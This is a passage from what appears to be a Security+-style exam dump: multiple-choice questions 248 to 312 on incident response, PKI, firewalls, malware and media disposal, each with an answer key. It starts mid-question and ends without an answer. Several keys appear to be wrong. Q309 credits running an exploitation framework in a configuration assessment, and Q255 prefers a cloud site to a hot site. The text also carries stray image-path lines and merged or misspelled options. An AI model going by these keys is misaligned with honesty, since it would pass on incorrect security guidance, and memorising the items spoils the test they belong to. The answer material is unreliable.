B. Confiscate the media, insert it into a computer, find out what is on the disc, and then label it and return it to where it was found.
C. Confiscate the media and wait for the owner to claim it. If it is not claimed within one month, shred it.
D. Confiscate the media, insert it into a computer, make a copy of the disc, and then return the original to where it was found.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 248
A company has noticed multiple instances of proprietary information on public websites. It has also observed an increase in the number of email messages sent to random employees containing malicious links and PDFs. Which of the following changes should the company make to reduce the risks associated with phishing attacks? (Select TWO)

A. Install an additional firewall
B. Implement a redundant email server
C. Block access to personal email on corporate systems
D. Update the X.509 certificates on the corporate email server
E. Update corporate policy to prohibit access to social media websites
F. Review access violation on the file server

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 249

A security analyst is investigating a potential breach. Upon gathering, documenting, and securing the evidence, which of the following actions is the NEXT step to minimize the business impact?

A. Launch an investigation to identify the attacking host
B. Initiate the incident response plan
C. Review lessons learned captured in the process
D. Remove malware and restore the system to normal operation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 250
Joe, a salesman, was assigned to a new project that requires him to travel to a client site. While waiting for a flight, Joe, decides to connect to the airport wireless network without connecting to a VPN, and the sends confidential emails to fellow colleagues. A few days later, the company experiences a data breach. Upon investigation, the company learns Joe's emails were intercepted. Which of the following MOST likely caused the data breach?

A. Policy violation
B. Social engineering
C. Insider threat
D. Zero-day attack

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 251
A company is performing an analysis of the corporate enterprise network with the intent of identifying what will cause losses in revenue, referrals, and/or reputation when out of commission. Which of the following is an element of a BIA that is being addressed?

A. Mission-essential function
B. Single point of failure

C. backup and restoration plans
D. Identification of critical systems

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:
Explanation:

The BIA is composed of the following three steps: Determine mission/business processes and recovery criticality. Mission/business processes supported by the system are identified and the impact of a system disruption to those processes is determined along with outage impacts and estimated downtime.

QUESTION 252
A company wants to ensure confidential data from storage media is sanitized in such a way that the drive cannot be reused. Which of the following method should the technician use?

A. Shredding
B. Wiping
C. Low-level formatting
D. Repartitioning
E. Overwriting

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 253
A forensic expert is given a hard drive from a crime scene and is asked to perform an investigation. Which of the following is the FIRST step the forensic expert needs to take the chain of custody?

A. Make a forensic copy
B. Create a hash of the hard drive
C. Recover the hard drive data

D. Update the evidence log

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 254
An incident response manager has started to gather all the facts related to a SIEM alert showing multiple systems may have been compromised.
The manager has gathered these facts:
▪ The breach is currently indicated on six user PCs ▪
One service account is potentially compromised
▪ Executive management has been notified
In which of the following phases of the IRP is the manager currently working?

A. Recovery
B. Eradication
C. Containment
D. Identification

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 255
A stock trading company had the budget for enhancing its secondary datacenter approved. Since the main site is a hurricane-affected area and the disaster recovery site is 100 mi (161 km) away, the company wants to ensure its business is always operational with the least amount of man hours needed. Which of the following types of disaster recovery sites should the company implement?

A. Hot site
B. Warm site
C. Cold site

D. Cloud-based site

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 256
User from two organizations, each with its own PKI, need to begin working together on a joint project. Which of the following would allow the users of the separate PKIs to work together without connection errors?

A. Trust model
B. Stapling
C. Intermediate CA
D. Key escrow

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 257
A security analyst is mitigating a pass-the-hash vulnerability on a Windows infrastructure.
Given the requirement, which of the following should the security analyst do to MINIMIZE the risk?

A. Enable CHAP
B. Disable NTLM
C. Enable KerebosD. Disable PAP

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

QUESTION 258
A security analyst is reviewing an assessment report that includes software versions, running services, supported encryption algorithms, and permission settings. Which of the following produced the report?

A. Vulnerability scanner
B. Protocol analyzer
C. Network mapper
D. Web inspector

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 259
A Chief Information Officer (CIO) asks the company's security specialist if the company should spend any funds on malware protection for a specific server. Based on a risk assessment, the ARO value of a malware infection for a server is 5 and the annual cost for the malware protection is $2500. Which of the following SLE values warrants a recommendation against purchasing the malware protection?

A. $500
B. $1000
C. $2000
D. $2500

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 260
A recent internal audit is forcing a company to review each internal business unit's VMs because the cluster they are installed on is in danger of running out of computer resources. Which of the following vulnerabilities exist?
A. Buffer overflow

B. End-of-life systems
C. System sprawl
D. Weak configuration

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 261
A security analyst is attempting to identify vulnerabilities in a customer's web application without impacting the system or its data.
Which of the following BEST describes the vulnerability scanning concept performed?

A. Aggressive scan
B. Passive scan
C. Non-credentialed scan
D. Compliance scan

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:
Explanation:

Passive scanning is a method of vulnerability detection that relies on information gleaned from network data that is captured from a target computer without direct interaction.
Packet sniffing applications can be used for passive scanning to reveal information such as operating system, known protocols running on non-standard ports and active network applications with known bugs. Passive scanning may be conducted by a network administrator scanning for security vulnerabilities or by an intruder as a preliminary to an active attack.
For an intruder, passive scanning's main advantage is that it does not leave a trail that could alert users or administrators to their activities. For an administrator, the main advantage is that it doesn't risk causing undesired behavior on the target computer, such as freezes. Because of these advantages, passive scanning need not be limited to a narrow time frame to minimize risk or disruption, which means that it is likely to return more information.
Passive scanning does have limitations. It is not as complete in detail as active vulnerability scanning and cannot detect any applications that are not currently sending out traffic; nor can it distinguish false information put out for obfuscation.

QUESTION 262

Two users must encrypt and transmit large amounts of data between them.
Which of the following should they use to encrypt and transmit the data?

A. Symmetric algorithm
B. Hash function
C. Digital signatureD. Obfuscation

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 263

A new Chief Information Officer (CIO) has been reviewing the badging and decides to write a policy that all employees must have their badges rekeyed at least annually. Which of the following controls BEST describes this policy?

A. Physical
B. Corrective
C. Technical
D. Administrative

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 264

A software developer is concerned about DLL hijacking in an application being written. Which of the following is the MOST viable mitigation measure of this type of attack?

A. The DLL of each application should be set individually
B. All calls to different DLLs should be hard-coded in the application
C. Access to DLLs from the Windows registry should be disabled

D. The affected DLLs should be renamed to avoid future hijacking

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 265

An application was recently compromised after some malformed data came in via web form. Which of the following would MOST likely have prevented this?

A. Input validation
B. Proxy server
C. Stress testing
D. Encoding

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 266

While working on an incident, Joe, a technician, finished restoring the OS and applications on a workstation from the original media. Joe is about to begin copying the user's files back onto the hard drive.
Which of the following incident response steps is Joe working on now?

A. Recovery
B. Eradication
C. Containment
D. Identification

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 267

A systems administrator found a suspicious file in the root of the file system. The file contains URLs, usernames, passwords, and text from other documents being edited on the system. Which of the following types of malware would generate such a file?

A. Keylogger
B. Rootkit
C. Bot
D. RAT

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 268

A computer emergency response team is called at midnight to investigate a case in which a mail server was restarted. After an initial investigation, it was discovered that email is being exfiltrated through an active connection. Which of the following is the NEXT step the team should take?

A. Identify the source of the active connection
B. Perform eradication of active connection and recover
C. Performance containment procedure by disconnecting the server
D. Format the server and restore its initial configuration

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 269

A remote intruder wants to take inventory of a network so exploits can be researched. The intruder is looking for information about software versions on the network. Which of the following techniques is the intruder using?

A. Banner grabbing
B. Port scanning C. Packet sniffing D. Virus scanning

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 270
A security technician is configuring an access management system to track and record user actions. Which of the following functions should the technician configure?

A. Accounting
B. Authorization
C. Authentication
D. Identification

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 271
A security administrator installed a new network scanner that identifies new host systems on the network.
Which of the following did the security administrator install?

A. Vulnerability scanner
B. Network-based IDS
C. Rogue system detection
D. Configuration compliance scanner

Correct Answer: C
Section: (none)
Explanation
Explanation/Reference:

QUESTION 272

A Chief Information Officer (CIO) has decided it is not cost effective to implement safeguards against a known vulnerability. Which of the following risk responses does this BEST describe?

A. Transference
B. Avoidance
C. Mitigation
D. Acceptance

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 273

A technician is investigating a potentially compromised device with the following symptoms:

- Browser slowness
- Frequent browser crashes
- Hourglass stuck
- New search toolbar
- Increased memory consumption

Which of the following types of malware has infected the system?

A. Man-in-the-browser
B. Spoofer
C. Spyware
D. Adware

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 274

A penetration tester has written an application that performs a bit-by-bit XOR 0xFF operation on binaries prior to transmission over untrusted media. Which of the following BEST describes the action performed by this type of application?

A. Hashing
B. Key exchange
C. Encryption
D. Obfusication

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 275
An audit reported has identifies a weakness that could allow unauthorized personnel access to the facility at its main entrance and from there gain access to the network. Which of the following would BEST resolve the vulnerability?

A. Faraday cage
B. Air gap
C. Mantrap
D. Bollards

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 276
When attempting to secure a mobile workstation, which of the following authentication technologies rely on the user's physical characteristics? (Select TWO)

A. MAC address table
B. Retina scan
C. Fingerprint scan

D. Two-factor authentication
E. CAPTCHA
F. Password string

Correct Answer: BC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 277
Systems administrator and key support staff come together to simulate a hypothetical interruption of service. The team updates the disaster recovery processes and documentation after meeting. Which of the following describes the team's efforts?

A. Business impact analysis
B. Continuity of operation
C. Tabletop exercise
D. Order of restoration

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 278
A company has two wireless networks utilizing captive portals. Some employees report getting a trust error in their browsers when connecting to one of the networks.
Both captive portals are using the same server certificate for authentication, but the analyst notices the following differences between the two certificate details: Certificate 1 Certificate Path:
Geotrust Global CA
*company.com
Certificate 2
Certificate Path:
*company.com

Which of the following would resolve the problem?

A. Use a wildcard certificate.
B. Use certificate chaining.
C. Use a trust model.
D. Use an extended validation certificate.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 279

Company A has acquired Company B. Company A has different domains spread globally, and typically migrates its acquisitions infrastructure under its own domain infrastructure. Company B, however, cannot be merged into Company A's domain infrastructure. Which of the following methods would allow the two companies to access one another's resources?

A. Attestation
B. Federation
C. Single sign-on
D. Kerberos

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 280

A technician is configuring a load balancer for the application team to accelerate the network performance of their applications. The applications are hosted on multiple servers and must be redundant.
Given this scenario, which of the following would be the BEST method of configuring the load balancer?

A. Round-robin
B. Weighted

C. Least connection
D. Locality-based

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 281
An organization's employees currently use three different sets of credentials to access multiple internal resources. Management wants to make this process less complex. Which of the following would be the BEST option to meet this goal?

A. Transitive trust
B. Single sign-on
C. Federation
D. Secure token

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 282
An external attacker can modify the ARP cache of an internal computer.
Which of the following types of attacks is described?

A. Replay
B. Spoofing
C. DNS poisoning
D. Client-side attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 283

A systems administrator has isolated an infected system from the network and terminated the malicious process from executing. Which of the following should the administrator do NEXT according to the incident response process?

A. Restore lost data from a backup.
B. Wipe the system.
C. Document the lessons learned.
D. Determine the scope of impact.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 284

A new security administrator ran a vulnerability scanner for the first time and caused a system outage. Which of the following types of scans MOST likely caused the outage?

A. Non-intrusive credentialed scan
B. Non-intrusive non-credentialed scan
C. Intrusive credentialed scan
D. Intrusive non-credentialed scan

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 285

A security analyst is hardening a WiFi infrastructure.

The primary requirements are the following:

- The infrastructure must allow staff to authenticate using the most secure method.

- The infrastructure must allow guests to use an "open" WiFi network that logs valid email addresses before granting access to the Internet.

Given these requirements, which of the following statements BEST represents what the analyst should recommend and configure?

A. Configure a captive portal for guests and WPS for staff.
B. Configure a captive portal for staff and WPA for guests.
C. Configure a captive portal for staff and WEP for guests.
D. Configure a captive portal for guest and WPA2 Enterprise for staff

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 286

A security administrator is trying to eradicate a worm, which is spreading throughout the organization, using an old remote vulnerability in the SMB protocol. The worm uses Nmap to identify target hosts within the company. The administrator wants to implement a solution that will eradicate the current worm and any future attacks that may be using zero-day vulnerabilities.

Which of the following would BEST meet the requirements when implemented?

A. Host-based firewall
B. Enterprise patch management system
C. Network-based intrusion prevention system
D. Application blacklisting
E. File integrity checking

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 287

Which of the following is a deployment concept that can be used to ensure only the required OS access is exposed to software applications?

A. Staging environment
B. Sandboxing
C. Secure baseline D. Trusted OS

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:


QUESTION 288
A procedure differs from a policy in that it:

A. is a high-level statement regarding the company's position on a topic.
B. sets a minimum expected baseline of behavior.
C. provides step-by-step instructions for performing a task.
D. describes adverse actions when violations occur.

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 289
Ann, a user, reports she is unable to access an application from her desktop. A security analyst verifies Ann's access and checks the SIEM for any errors. The security analyst reviews the log file from Ann's system and notices the following output:



```
2017--08-21 10:48:12 DROP TCP 172.20.89.232 239.255.255.255 443
1900 250 -------- RECEIVE 2017--08-21 10:48:12 DROP UDP
192.168.72.205 239.255.255.255 443 1900 250 -------- RECEIVE
```

Which of the following is MOST likely preventing Ann from accessing the application from the desktop?

A. Web application firewall
B. DLP

C. Host-based firewall
D. UTM
E. Network-based firewall

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 290
Which of the following types of penetration test will allow the tester to have access only to password hashes prior to the penetration test?

A. Black box
B. Gray box
C. Credentialed
D. White box

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 291
Which of the following threats has sufficient knowledge to cause the MOST danger to an organization?

A. Competitors
B. Insiders
C. Hacktivists
D. Script kiddies

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 292

While troubleshooting a client application connecting to the network, the security administrator notices the following error: Certificate is not valid. Which of the following is the BEST way to check if the digital certificate is valid?

A. PKI
B. CRL
C. CSR
D. IPSec

Correct Answer: B
Section: (none)
Explanation


Explanation/Reference:

QUESTION 293

DRAG DROP

A security administrator has been tasked with implementing controls that meet management goals. Drag and drop the appropriate control used to accomplish the account management goal. Options may be used once or not at all.

Select and Place:




Management Goal

Control

1. Easily differentiate between mobile devices and servers in reports
2. Enforce password complexity requirements
3. Determine if devices used by terminated employees are returned
4. Identify which employees have access to sensitive file shares

Standard naming convention
Permission auditing and review
Time of day restrictions
Usage auditing and review
Group policy
Off-boarding procedures

Correct Answer:



Management Goal | Control

1 Easily differentiate between mobile devices and servers in reports — Standard naming convention

2 Enforce password complexity requirements — Group policy

3 Determine if devices used by terminated employees are returned — Usage auditing and review

4 Identify which employees have access to sensitive file shares — Permission auditing and review

Standard naming convention
Permission auditing and review
Time of day restrictions
Usage auditing and review
Group policy
Off-boarding procedures

Section: (none)
Explanation

Explanation/Reference:

QUESTION 294
Joe, a backup administrator, wants to implement a solution that will reduce the restoration time of physical servers. Which of the following is the BEST method for Joe to use?

A. Differential B.
Incremental
C. Full
D. Snapshots

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 295
Which of the following development models entails several iterative and incremental software development methodologies such as Scrum?

A. Spiral
B. Waterfall
C. Agile
D. Rapid

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 296
Which of the following are used to substantially increase the computation time required to crack a password? (Choose two.)

A. BCRYPT
B. Substitution cipher
C. ECDHE
D. PBKDF2
E. Diffie-Hellman

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 297
Which of the following describes the maximum amount of time a mission essential function can operate without the systems it depends on before significantly impacting the organization?

A. MTBF
B. MTTR
C. RTO
D. RPO

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 298
A network administrator is brute forcing accounts through a web interface. Which of the following would provide the BEST defense from an account password being discovered?

A. Password history
B. Account lockout
C. Account expiration
D. Password complexity

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 299

A security engineer wants to add SSL to the public web server. Which of the following would be the FIRST step to implement the SSL certificate?

A. Download the web certificate
B. Install the intermediate certificate
C. Generate a CSR
D. Encrypt the private key

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 300

Which of the following is a major difference between XSS attacks and remote code exploits?


A. XSS attacks use machine language, while remote exploits use interpreted language
B. XSS attacks target servers, while remote code exploits target clients
C. Remote code exploits aim to escalate attackers' privileges, while XSS attacks aim to gain access only
D. Remote code exploits allow writing code at the client side and executing it, while XSS attacks require no code to work

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 301

An employee workstation with an IP address of 204.211.38.211/24 reports it is unable to submit print jobs to a network printer at 204.211.38.52/24 after a firewall upgrade. The active firewall rules are as follows:



IP Address	Protocol	Port Number	Action
204.211.38.1/24	ALL	ALL	Permit
204.211.38.211/24	ALL	ALL	Permit
204.211.38.52/24	UDP	631	Permit
204.211.38.52/24	TCP	25	Deny


Assuming port numbers have not been changed from their defaults, which of the following should be modified to allow printing to the network printer?

A. The permit statement for 204.211.38.52/24 should be changed to TCP port 631 instead of UDP
B. The deny statement for 204.211.38.52/24 should be changed to a permit statement
C. The permit statement for 204.211.38.52/24 should be changed to UDP port 443 instead of 631
D. The permit statement for 204.211.38.211/24 should be changed to TCP port 631 only instead of ALL

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 302
A security analyst is doing a vulnerability assessment on a database server. A scanning tool returns the following information:



```
Database:   CustomerAccess1
Column:     Password
Data type:  MD5 Hash
Salted?:    No
```

There have been several security breaches on the web server that accesses this database. The security team is instructed to mitigate the impact of any possible breaches. The security team is also instructed to improve the security on this database by making it less vulnerable to offline attacks. Which of the following would BEST accomplish these goals? (Choose two.)

A. Start using salts to generate MD5 password hashes

B. Generate password hashes using SHA-256
C. Force users to change passwords the next time they log on
D. Limit users to five attempted logons before they are locked out
E. Require the web server to only use TLS 1.2 encryption

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 303
A systems administrator has implemented multiple websites using host headers on the same server. The server hosts two websites that require encryption and other websites where encryption is optional. Which of the following should the administrator implement to encrypt web traffic for the required websites?

A. Extended domain validation
B. TLS host certificate
C. OCSP stapling
D. Wildcard certificate

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 304
Which of the following are considered among the BEST indicators that a received message is a hoax? (Choose two.)

A. Minimal use of uppercase letters in the message
B. Warnings of monetary loss to the receiver
C. No valid digital signature from a known security organization
D. Claims of possible damage to computer hardware
E. Embedded URLs

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 305
Management wishes to add another authentication factor in addition to fingerprints and passwords in order to have three-factor authentication. Which of the following would BEST satisfy this request?

A. Retinal scan
B. Passphrase
C. Token fob
D. Security question

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 306
During a lessons learned meeting regarding a previous incident, the security team receives a follow-up action item with the following requirements: ▪ Allow authentication from within the United States anytime

▪ Allow authentication if the user is accessing email or a shared file system
▪ Do not allow authentication if the AV program is two days out of date
▪ Do not allow authentication if the location of the device is in two specific countries

Given the requirements, which of the following mobile deployment authentication types is being utilized?

A. Geofencing authentication
B. Two-factor authentication
C. Context-aware authentication
D. Biometric authentication

Correct Answer: C

Section: (none)
Explanation
Explanation/Reference:

QUESTION 307
A network administrator is creating a new network for an office. For security purposes, each department should have its resources isolated from every other department but be able to communicate back to central servers. Which of the following architecture concepts would BEST accomplish this?

A. Air gapped network
B. Load balanced network
C. Network address translation
D. Network segmentation

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 308
A customer calls a technician and needs to remotely connect to a web server to change some code manually. The technician needs to configure the user's machine with protocols to connect to the Unix web server, which is behind a firewall. Which of the following protocols does the technician MOST likely need to configure?

A. SSH
B. SFTP
C. HTTPS
D. SNMP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 309

A security analyst is assessing a small company's internal servers against recommended security practices. Which of the following should the analyst do to conduct the assessment? (Choose two.)

A. Compare configurations against platform benchmarks
B. Confirm adherence to the company's industry-specific regulations
C. Review the company's current security baseline
D. Verify alignment with policy related to regulatory compliance
E. Run an exploitation framework to confirm vulnerabilities

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 310

Joe recently assumed the role of data custodian for this organization. While cleaning out an unused storage safe, he discovers several hard drives that are labeled "unclassified" and awaiting destruction. The hard drives are obsolete and cannot be installed in any of his current computing equipment. Which of the following is the BEST method for disposing of the hard drives?


A. Burning
B. Wiping
C. Purging
D. Pulverizing

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 311

A security administrator is reviewing the following firewall configuration after receiving reports that users are unable to connect to remote websites:



```
10 PERMIT FROM:ANY TO:ANY PORT:80
20 PERMIT FROM:ANY TO:ANY PORT:443
30 DENY   FROM:ANY TO:ANY PORT:ANY
```

Which of the following is the MOST secure solution the security administrator can implement to fix this issue?

A. Add the following rule to the firewall: `5 PERMIT FROM:ANY TO:ANY PORT:53`

B. Replace rule number 10 with the following rule: `10 PERMIT FROM:ANY TO:ANY PORT:22`

C. Insert the following rule in the firewall: `25 PERMIT FROM:ANY TO:ANY PORTS:ANY`

D. Remove the following rule from the firewall: `30 DENY FROM:ANY TO:ANY PORT:ANY`

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 312
Students at a residence hall are reporting Internet connectivity issues. The university's network administrator configured the residence hall's network to provide public IP addresses to all connected devices, but many student devices are receiving private IP addresses due to rogue devices. The network administrator verifies the residence hall's network is correctly configured and contacts the security administrator for help. Which of the following configurations should the security administrator suggest for implementation?

A. Router ACLs
B. BPDU guard
C. Flood guard
D. DHCP snooping

